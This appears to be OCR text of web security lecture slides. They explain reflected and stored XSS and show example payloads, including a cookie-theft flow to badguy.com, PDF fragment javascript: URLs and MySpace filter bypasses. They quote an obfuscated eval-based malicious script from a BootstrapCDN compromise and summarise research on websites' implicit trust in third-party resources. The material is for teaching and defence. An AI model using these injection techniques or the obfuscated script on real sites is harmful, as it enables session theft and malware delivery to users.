
• Consider link: (properly URL encoded)

- What if user clicks on this link?
- 1. Browser goes to victim.com/search.php
- 2. Victim.com returns

### <HTML> Results for <script> ... </script>

3. Browser executes script:

Sends badguy.com cookie for victim.com




### What is XSS?



- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
- Reflected XSS ("type 1")
  - the attack script is reflected back to the user as part of a page from the victim site
- Stored XSS ("type 2")
  - the attacker stores the malicious code in a resource managed by the web application, such as a database
- •Others, such as DOM-based attacks



### Basic scenario: reflected XSS attack



### Adobe PDF viewer "feature"



• PDF documents execute JavaScript code

http://path/to/pdf/			
file.pdf#whatever_name_	_you_	_want=javascript:code_	here

- •The code will be executed in the context of the domain where the PDF files is hosted
- •This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html Spring 1398 Ce 874 - Web Security [Mitchell'14]



- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

http://website.com/path/to/file.pdf#s=javascript:alert("xss");)

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

### Note: alert is just an example. Real attacks do something worse.

## And if that doesn't bother you...




• PDF files on the local filesystem:

file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ ENUtxt.pdf#blah=javascript:alert("XSS");

JavaScript Malware now runs in local context with the ability to read local files ...

### Reflected XSS attack






Spring 1398

Ce 874 - Web Security

### Stored XSS







- Users can post HTML on their pages
- MySpace.com ensures HTML contains no

<script>, <body>, onclick, <a href=javascript://>

... but can do Javascript within CSS tags:

<div style="background:url('javascript:alert(1)')">

And can hide "javascript" as "java\nscript"

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html



## Stored XSS using images

• Suppose pic.jpg on web server contains HTML !

• request for <a href="http://site.com/pic.jpg">http://site.com/pic.jpg</a> results in:

```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg
<html> fooled ya </html>
```

• IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?




- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed.
     'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.



### Security Challenges in an Increasingly Tangled Web, Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. WWW 2017



## The web is growing in complexity





TUESDAY MAR. 7, 2017

OST POPULAR LOCAL SPORTS ENTERTAINMENT POLITICS OPINION PLACE

-× 6










OVER 2,000 PRIZES. 1 IN 40 CHANCE TO WIN A PRIZE







### LA. NOW 3:00 AM L.A. decides: What kind of city do you want to live in?

### By Dakota Smith

On the ballot: Whether to re-elect Mayor Eric Garcetti, the contentious Measure S on development and a quarter-cent sales ax increase for homeless services. **OPINION** 

- Everything you need to know about Measure S
- If you don't think L.A. needs Measure H, try volunteering on skid row for a week
- The Times Editorial Board' endorsements

Spring 1398

### Ce 874 - Web Security



TUESDAY MAR. 7, 2017

IOST POPULAR LOCAL SPORTS ENTERTAINMENT POLITICS OPINION PLACE AN

-ŏ- 6'



### Ce 874 - Web Security



**Election Day in L.A.** 

domain

Only 21 from latimes.com





L.A. decides: What kind of city do you

# 80 external networks


Spring 1398



TUESDAY MAR. 7, 2017

IOST POPULAR LOCAL SPORTS ENTERTAINMENT POLITICS OPINION PLACE A

-×× 6'



## 8 countries

Ce 874 - Web Security

[Kumar'17]

Spring 1398



## Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website

Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th -October 7th 2016 at University of Michigan

### https://github.com/zmap/zbrowse

Spring 1398
















| Metric                       | 2016 |
|------------------------------|------|
| Median<br>Resources          | 73   |
| Median External<br>Resources | 23   |
| Median External<br>Domains   | 9    |



How has this changed?

 Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)

| Metric                            | 2011 | 2016 |
|-----------------------------------|------|------|
| Median<br>Dependencies            | 40   | 73   |
| % External<br>Dependencies        | 30%  | 64%  |
| Median<br>JavaScript<br>resources | 6    | 13   |



# Websites load 2x overall and external resources compared to 2011



### Who do websites depend on?

### Who do websites depend on?



| Organization | % Top 1M | Organization | % T  |
|--------------|----------|--------------|------|
| Google       | 82.2%    | MaxCDN       | 19   |
| Facebook     | 34.1%    | Edgecast     | 17   |
| Amazon       | 32.6%    | Fastly       | 15.  |
| Cloudflare   | 30.7%    | SoftLayer    | 11.  |
| Akamai       | 20.3%    | Twitter      | 11.: |

### Top Domains and Networks

Spring 1398

Ce 874 - Web Security



## Top Domains and Networks Who do websites depend on?

# Websites are increasingly loading resources from common providers

Akamai 20.3% Twitter 11.2%

Spring 1398



### Why do we rely on these providers?



## Why do we rely on these providers?

| Type of<br>Resource    | % Top 1M |
|------------------------|----------|
| Analytics/<br>Tracking | 75.4%    |
| CDN/Static<br>Content  | 65.2%    |
| Advertising            | 42.2%    |
| Social Media           | 39.7%    |
| API/Services           | 39.0%    |

## Complexity



- In 2016, websites are complex and load 2x the number of overall and external resources since 2011
- Websites are increasingly loading these resources from a handful of common providers
- These resources are primarily focused on analytics/tracking, CDNs, and advertising



### Why do we care?

Spring 1398



### exploit injection #128

Closed sdmytrenko-zz opened this issue on May 25, 2013 · 22 comments

sdmytrenko-zz commented on May 25, 2013

### this code:

e=eval;v="0"+"x";a=0;z="y";try{a\*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c {a2="\_";sa=7;}z="70\_6d\_27\_2f\_75\_68\_7d\_70\_6e\_68\_7b\_76\_79\_35\_7c\_7a\_6c\_79\_48\_6e\_6c \_75\_6b\_6c\_7f\_56\_6d\_2f\_29\_54\_5a\_50\_4c\_29\_30\_27\_45\_27\_37\_27\_30\_82\_11\_6b\_76\_6a\_7c\_ 35\_7e\_79\_70\_7b\_6c\_2f\_2e\_43\_7a\_7b\_80\_73\_6c\_45\_35\_71\_81\_40\_3e\_3c\_39\_38\_73\_76\_7f\_ 76\_7a\_70\_7b\_70\_76\_75\_41\_68\_69\_7a\_76\_73\_7c\_7b\_6c\_42\_27\_73\_6c\_6d\_7b\_41\_34\_38\_38\_ 42\_27\_7b\_76\_77\_41\_34\_38\_3e\_40\_39\_77\_7f\_84\_27\_43\_36\_7a\_7b\_80\_73\_6c\_45\_27\_43\_6b\_, \_\_, \_\_\_, \_\_\_, 73\_68\_7a\_7a\_44\_29\_71\_81\_40\_3e\_3c\_39\_38\_73\_76\_7f\_29\_45\_43\_70\_6d\_79\_68\_74\_6c\_27\_7a\_79\_6a\_44\_ 29\_6f\_7b\_7b\_77\_41\_36\_36\_39\_37\_3f\_35\_3b\_3a\_35\_39\_3a\_3d\_35\_38\_3e\_38\_36\_37\_6a\_68\_3d\_69\_68\_38\_ 3d\_3c\_3b\_3a\_3c\_3d\_3b\_3e\_38\_36\_78\_35\_77\_6f\_77\_29\_27\_7e\_70\_6b\_7b\_6f\_44\_29\_38\_3e\_39\_29\_27\_6f\_ 6c\_70\_6e\_6f\_7b\_44\_29\_38\_3a\_39\_29\_45\_43\_36\_70\_6d\_79\_68\_74\_6c\_45\_43\_36\_6b\_70\_7d\_45\_2e\_30\_4 2\_11\_84""split":za="":for(i=0:i<z.length:i++){za+=String"fromCharCode":}zaz=za:e(zaz):}

### **BootstrapCDN Security Post-Mortem** appea

### http:/

http:/ A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We http:/ at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. Read More



Hot Pear @hotpea

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.




### How does a complex web impact who users trust?




Increased reliance on external resources forces sites to **implicitly trust** many resources

Website

















Increased reliance on external resources forces sites to **implicitly trust** many resources



## Implicit Trust



- We've seen the security consequences of sites depending on common explicitly trusted resources...
- But what happens when sites themselves have no visibility into the resources they load?



### Implicit Trust

Increased reliance on resources

### Major sites including New York Times and BBC hit by 'ransomware' malvertising

### **itly trust** many

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers



plicitly trusted domains and resources

Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

## Who causes implicit trust?



| Domain loads<br>implicit content | % Top 1M |
|----------------------------------|----------|
| doubleclick.net                  | 9.6%     |
| facebook.com                     | 9.3%     |
| google.com                       | 4.7%     |
| youtube.com                      | 3.3%     |
| adlegend.com                     | 2.0%     |
| casalemedia.com                  | 1.4%     |
| sharethis.com                    | 1.3%     |
| vk.com                           | 1.0%     |

33% of sites load at least one implicitly trusted resource

bada.tv loads 103 implicit resources

argumenti.ru loads implicit resources at depth of 17



33% of sites load at least one implicitly trusted resource

# Advertising resources are the major cause of implicit trust on

| youtube.com | 3.3%    |
|-------------|---------|
|             | the web |
|             |         |
|             |         |
|             |         |



- [Mitchell'14] CS155: Computer and Network Security, John Mitchell and Dan Boneh, Stanford University, 2014
- [Kumar'17] Security Challenges in an Increasingly Tangled Web, Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. Slides from WWW 2017
- [Yee'09] Native Client: A Sandbox for Portable, Untrusted x86 Native Code, Yee B, Sehr D, Dardyk G, Chen JB, Muth R, Ormandy T, Okasaka S, Narula N, Fullagar N., Slides from IEEE S&P, 2009